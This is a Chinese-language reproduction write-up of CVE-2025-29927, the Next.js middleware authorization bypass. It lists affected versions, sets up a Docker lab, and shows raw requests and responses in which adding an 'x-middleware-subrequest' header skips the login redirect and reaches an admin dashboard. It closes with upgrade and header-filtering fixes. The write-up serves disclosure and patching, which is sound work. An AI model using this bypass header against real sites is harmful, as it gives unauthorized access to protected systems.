


# Next.js中间件授权绕过漏洞 (CVE-2025-29927)

## 漏洞介绍

Next.js 是一个基于 React 的前端开发框架，旨在构建高性能的 Web 应用。它支持服务器端渲染 (SSR)、静态网站生成 (SSG)、增量静态生成 (ISR) 等多种渲染方式，提升页面加载速度和 SEO 效果。Next.js 还内置了路由系统、API 路由、图片优化和 TypeScript 支持，极大简化了开发流程，非常适合用于构建现代化的全栈 Web 应用。



**CVE-2025-29927** 是 Next.js 中间件存在的一个授权绕过漏洞。攻击者可通过在 HTTP 请求中注入 `x-middleware-subrequest` 请求头，绕过中间件中的授权检查，直接访问受保护的路由。此漏洞影响了 11.1.4 至 13.5.6、14.0 至 14.2.24，以及 15.0 至 15.2.2 版本的 Next.js。官方已在 14.2.25 和 15.2.3 版本中修复了该问题。建议受影响的用户尽快升级至最新版本，或采取措施阻止包含 `x-middleware-subrequest` 请求头的外部请求。

## 漏洞条件

- 对于Next.js 15.x, < 15.2.3
- 对于Next.js 14.x, < 14.2.25
- 对于Next.js 13.x, < 13.5.9
- 对于Next.js 12.x, < 12.3.5

可以看到，几乎升级前所有版本的Next.js都收到了影响，可见影响范围之广。

## 环境搭建


解压复现环境的文件夹

名称	修改日期	大小	种类
>  nextjs15.2.2	今天 11:04	--	文件夹
 docker-compose.yml	今天 10:10	163 字节	YAML

执行一条命令即可搭建好漏洞环境

```
docker-compose up -d
```

访问 <http://your-ip:3000> 即可



## 漏洞复现


我们正常访问 <http://your-ip:3000> 发现页面会跳转至登录界面

**Request**

Pretty	Raw	Hex	MarkInfo
1 GET / HTTP/1.1			
2 Host: 192.168.200.237:3000			
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0) Gecko/20100101 Firefox/136.0			
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2			
6 Accept-Encoding: gzip, deflate, br			
7 Connection: keep-alive			
8 Upgrade-Insecure-Requests: 1			
9 Priority: u=0, i			
10			
11			

**Response**

Pretty	Raw	Hex	Render	MarkInfo
1 HTTP/1.1 307 Temporary Redirect				
2 location: /login				
3 Date: Mon, 24 Mar 2025 02:21:14 GMT				
4 Connection: keep-alive				
5 Keep-Alive: timeout=5				
6 Content-Length: 6				
7				
8 /login				



添加请求头后访问 <http://your-ip:3000> 发现直接绕过了登录校验成功进入了后台

Request

Pretty	Raw	Hex	MarkInfo
--------	-----	-----	----------

```
1 GET / HTTP/1.1
2 Host: 192.168.200.237:3000
3 x-middleware-subrequest:
  middleware:middleware:middleware:middleware
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:136.0)
  Gecko/20100101 Firefox/136.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate, br
8 Connection:keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Response

Pretty	Raw	Hex	Render	MarkInfo
--------	-----	-----	--------	----------

```
1 HTTP/1.1 200 OK
2 Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
  Next-Router-Segment-Prefetch, Accept-Encoding
3 X-Powered-By: Next.js
4 Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
5 Content-Type: text/html; charset=utf-8
6 Date: Mon, 24 Mar 2025 02:21:43 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9 Content-Length: 8835
10
11 <!DOCTYPE html><html lang="en">
  <head>
    <meta charset="utf-8"/>
    <meta name="viewport" content="width=device-width,
      initial-scale=1"/>
    <link rel="stylesheet" href="/_next/static/css/cfb18acb3acb3c.css" data-precedence="next"/>
    <link rel="preload" as="script" fetchPriority="low" href="/_next/static/chunks/webpack-681eb7b7b33a4d8b.js"/>
    <script src="/_next/static/chunks/4bd1b696-704dc55da575ac8d.js" async="">
    </script>
    <script src="/_next/static/chunks/684-b1b6be2f437f607d.js" async="">
    </script>
    <script src="/_next/static/chunks/main-app-86201a5c7b6d811b.js" async="">
    </script>
  <title>
    Admin Dashboard
  </title>
  <meta name="description" content="Admin Dashboard for Next.js"/>
  <script src="/_next/static/chunks/polyfills-42372ed130431b0a.js" noModule="">
  </script>
</head>
<body>
  <div class="min-vh-100 bg-light">
```

Admin Dashboard

### Dashboard Content

这是一个被保护的网页，正常情况下只有登录后的用户才可以看到这个界面。

在真实的环境中，这个界面会展示一些重要的数据和管理控制项。

**Users**  
Manage user accounts and permissions.  
[Manage Users](#)

**Content**  
Edit website content and media files.  
[Edit Content](#)

**Settings**  
Configure system settings and preferences.  
[System Settings](#)

## 漏洞修复

### 临时解决方案：

- 在网关/代理层过滤或删除所有外部请求中的 `x-middleware-subrequest` 头

### 解决方案：

- 对于Next.js 15.x, 升级到 `15.2.3` 及以上版本
- 对于Next.js 14.x, 升级到 `14.2.25` 及以上版本
- 对于Next.js 13.x, 升级到 `13.5.9` 及以上版本
- 对于Next.js 12.x, 升级到 `12.3.5` 及以上版本